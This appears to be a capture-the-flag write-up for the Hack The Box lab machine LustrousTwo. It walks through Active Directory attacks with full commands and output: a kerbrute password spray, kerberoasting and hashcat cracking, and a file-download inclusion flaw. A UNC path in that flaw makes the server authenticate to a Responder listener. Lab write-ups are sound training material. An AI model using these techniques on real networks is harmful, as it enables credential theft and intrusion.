
Hack The Box LustrousTwo Writeup (Hard Windows)
Hard Windows AD box. Anonymous FTP leaks the user list, Summer2024! sprays into Emma.Bell, and a Kerberos only web app exposes a file download LFI.
Summary
LustrousTwo is a Kerberos only domain controller: NTLM is disabled, so SMB rejects both null and guest sessions and the IIS site on port 80 answers 401 with a Negotiate challenge. Anonymous FTP is open and hands over an audit draft listing the fixes already applied plus one still open finding, weak user passwords, next to a Homes directory that names every domain user. ASREPRoasting and a username as password list find nothing, but a kerbrute spray hits Emma.Bell with Summer2024!, and kerberoasting from that session cracks ShareSvc to #1Service. With a TGT in the cache and Firefox configured for Negotiate the web application finally renders, exposing a File/Download endpoint whose fileName parameter reads arbitrary paths, including UNC paths that make the server authenticate back to Responder as ShareSvc. The notes then sketch the rest without working it through: pull web.config, reverse the DLL it names for hidden endpoints, forge a silver ticket for a user allowed to reach them, get a shell as ShareSvc and escalate through Velociraptor.
Web Server Enumeration

The web server on port 80 returns me 401 Unauthorized right away:
I start a directory bruteforcing to see if I can access any directories whatsoever, but it seems not:
1
ffuf -u http://10.129.242.166/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -fc 401
I take a look at the headers, and it specifies “WWW-Authenticate: Negotiate”:
1
2
3
4
5
6
7
8
$ curl -I http://10.129.242.166/

HTTP/1.1 401 Unauthorized
Transfer-Encoding: chunked
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
Date: Tue, 25 Nov 2025 14:43:14 GMT
This type of authentication is for Kerberos auth:

So I guess I need to find valid domain credentials first in order to access the web server.
SMB Server Enumeration
I try for null authentication to the SMB server with command:
1
nxc smb 10.129.242.166 -u '' -p '' --shares
But it tells me it’s not supported (NTLM authentication is disabled):
1
SMB         10.129.242.166  445    LUS2DC           [-] Lustrous2.vl\: STATUS_NOT_SUPPORTED
I add the following to /etc/hosts:
1
10.129.242.166 LUS2DC LUS2DC.lustrous2.vl lustrous2.vl
I try again but now it says KDC_ERR_ETYPE_NOSUPP so I guess “guest” is disabled:
1
2
3
$ nxc smb LUS2DC.lustrous2.vl -u 'guest' -p '' --shares -k
SMB         LUS2DC.lustrous2.vl 445    LUS2DC           [*]  x64 (name:LUS2DC) (domain:lustrous2.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         LUS2DC.lustrous2.vl 445    LUS2DC           [-] lustrous2.vl\guest: KDC_ERR_ETYPE_NOSUPP
Because I can try authenticating with a random username, and I get a different error message:
1
SMB         LUS2DC.lustrous2.vl 445    LUS2DC           [-] lustrous2.vl\hacker: KDC_ERR_C_PRINCIPAL_UNKNOWN
FTP Server Enumeration
FTP server has anonymous login enabled. I get everything from the ftp server:
1
wget -r ftp://LUS2DC.lustrous2.vl
After the command finishes, I use “find” to look for files:
1
2
$ find lus2dc.lustrous2.vl/ -type f
lus2dc.lustrous2.vl/ITSEC/audit_draft.txt
The audit_draft.txt file looks like this:
1
2
3
4
5
6
7
8
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
I can also find multiple home directories with many different usernames:
1
2
3
4
5
6
7
8
$ find lus2dc.lustrous2.vl/ -type d | grep Homes

lus2dc.lustrous2.vl/Homes
lus2dc.lustrous2.vl/Homes/Adam.Barnes
lus2dc.lustrous2.vl/Homes/Graeme.Pritchard
lus2dc.lustrous2.vl/Homes/Judith.Francis
lus2dc.lustrous2.vl/Homes/Nicola.Clarke
[SNIPPET]
I save all users to a text file. I try ASRepRoasting:
1
GetNPUsers.py -no-pass -usersfile users.txt lustrous2.vl/
But no user is vulnerable. I created a credentials.txt wordlist containing username:username combinations because I’ve seen a few instances where the user’s password is actually the user’s username. The command I used to create credentials.txt was:
1
awk '{print $1":"$1}' users.txt > credentials.txt
Hunting for Users
Then I used kerbrute to test it, but none is valid:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ kerbrute bruteforce --dc 10.129.242.166 -d lustrous2.vl credentials.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/24/25 - Ronnie Flathers @ropnop

2025/11/24 19:17:43 >  Using KDC(s):
2025/11/24 19:17:43 >   10.129.242.166:88

2025/11/24 19:17:48 >  Done! Tested 71 logins (0 successes) in 5.449 seconds
I tried specific, highly common passwords like “Summer2024”, “Summer2024!”, “Fall2024”, “Fall2024!” and so on and eventually got a hit:
1
2
3
$ kerbrute passwordspray --dc 10.129.242.166 -d lustrous2.vl users.txt Summer2024!

2025/11/25 08:38:05 >  [+] VALID LOGIN:  Emma.Bell@lustrous2.vl:Summer2024!
Kerberos + Hosts Configuration
To make sure I had the proper krb5.conf file, I changed my DNS server to point to the machine IP:
1
2
3
$ cat /etc/resolv.conf
nameserver 10.129.242.166
[snip]
Then I used netexec to create the krb5.conf file:
1
nxc smb lus2dc.lustrous2.vl -k -u emma.bell -p Summer2024! --generate-krb5-file krb5.conf --dns-server 10.129.242.166
It saves it to my current directory. I move it to /etc/:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ cat /etc/krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = LUSTROUS2.VL

[realms]
    LUSTROUS2.VL = {
        kdc = lus2dc.lustrous2.vl
        admin_server = lus2dc.lustrous2.vl
        default_domain = lustrous2.vl
    }

[domain_realm]
    .lustrous2.vl = LUSTROUS2.VL
    lustrous2.vl = LUSTROUS2.VL
I also use netexec to generate the proper hosts file:
1
nxc smb 10.129.242.166 -k -u emma.bell -p Summer2024! --generate-hosts-file hosts
I add it to my /etc/hosts:
1
10.129.242.166     LUS2DC.Lustrous2.vl Lustrous2.vl LUS2DC
And now I can probably remove the machine IP from my DNS server list (/etc/resolv.conf)
AD Enumeration
Kerberoasting
After getting credentials to a domain user, I perform a kerberoast:
1
nxc ldap 10.129.242.166 -k -u emma.bell -p Summer2024! --kerberoast k.log
Got one hit for sharesvc:
1
LDAP        10.129.242.166  389    LUS2DC           [*] sAMAccountName: ShareSvc, memberOf: [], pwdLastSet: 2024-09-06 10:27:51.535948, lastLogon: 2025-11-24 19:02:55.428994
I run hashcat against it:
1
hashcat k.log /usr/share/wordlists/rockyou.txt
After a long while, it cracks the hash, revealing the cleartext password for Sharesvc:
1
2
Username: ShareSvc
Password: #1Service
BloodHound
I list for tickets (there’s nothing here):
1
2
$ klist
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
I do “kinit” as “emma.bell”, input her password and verify it works:
1
2
3
4
5
6
7
8
9
$ kinit emma.bell
Password for emma.bell@LUSTROUS2.VL:
user@attackbox:~/hacking/htb/machines/hard/lustroustwo$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: emma.bell@LUSTROUS2.VL

Valid starting       Expires              Service principal
11/25/2025 11:38:49  11/25/2025 21:38:49  krbtgt/LUSTROUS2.VL@LUSTROUS2.VL
        renew until 11/26/2025 11:38:45
With the TGT ready I start rusthound-ce:
1
rusthound-ce -d lustrous2.vl -z -k -f LUS2DC.lustrous2.vl
It collects all the data, and I use it to ingest in Bloodhound. I go through bloodhound and I find nothing, no interesting misconfigurations at first glance.
Authenticated Web Server Enumeration
I change the following settings in my firefox configuration:

I access the web server at http://lus2dc.lustrous2.vl/ and now I see the actual web page since I have a valid TGT in use:

I can see I have the proper tickets if I run klist after accessing the website:
1
2
3
4
5
6
7
8
9
$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: emma.bell@LUSTROUS2.VL

Valid starting       Expires              Service principal
11/25/2025 11:50:17  11/25/2025 21:50:17  krbtgt/LUSTROUS2.VL@LUSTROUS2.VL
        renew until 11/26/2025 11:50:14
11/25/2025 11:50:39  11/25/2025 21:50:17  HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
        renew until 11/26/2025 11:50:14
Local File Inclusion

The web server allows me to download local files. If I hover over the download button I can see the URL where it’s making the request (http://lus2dc.lustrous2.vl/File/Download?fileName=):
I create a simple bash script to facilitate this process:
1
2
3
4
5
#!/bin/bash

filepath="audit.txt"

curl --negotiate -u : "http://lus2dc.lustrous2.vl/File/Download?fileName=$filepath"
I run it and it immediately gets me the file:
1
2
3
4
5
6
7
8
9
$ ./getfile.sh
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
I change the filepath to be:
1

filepath="\\\\10.10.14.57\\share\\test.txt"
And I also start Responder:
1
# python3 Responder.py -I tun0
I run the script to get a hash for “ShareSvc”, but we already have their password.
Get web.config to discover a DLL. Get the DLL. Reverse the DLL to discover hidden endpoints. Forge a ticket (silver ticket) to access the web server as a user that has permissions to access the hidden endpoints. Get a shell as ShareSvc. Escalate privs with Velociraptor.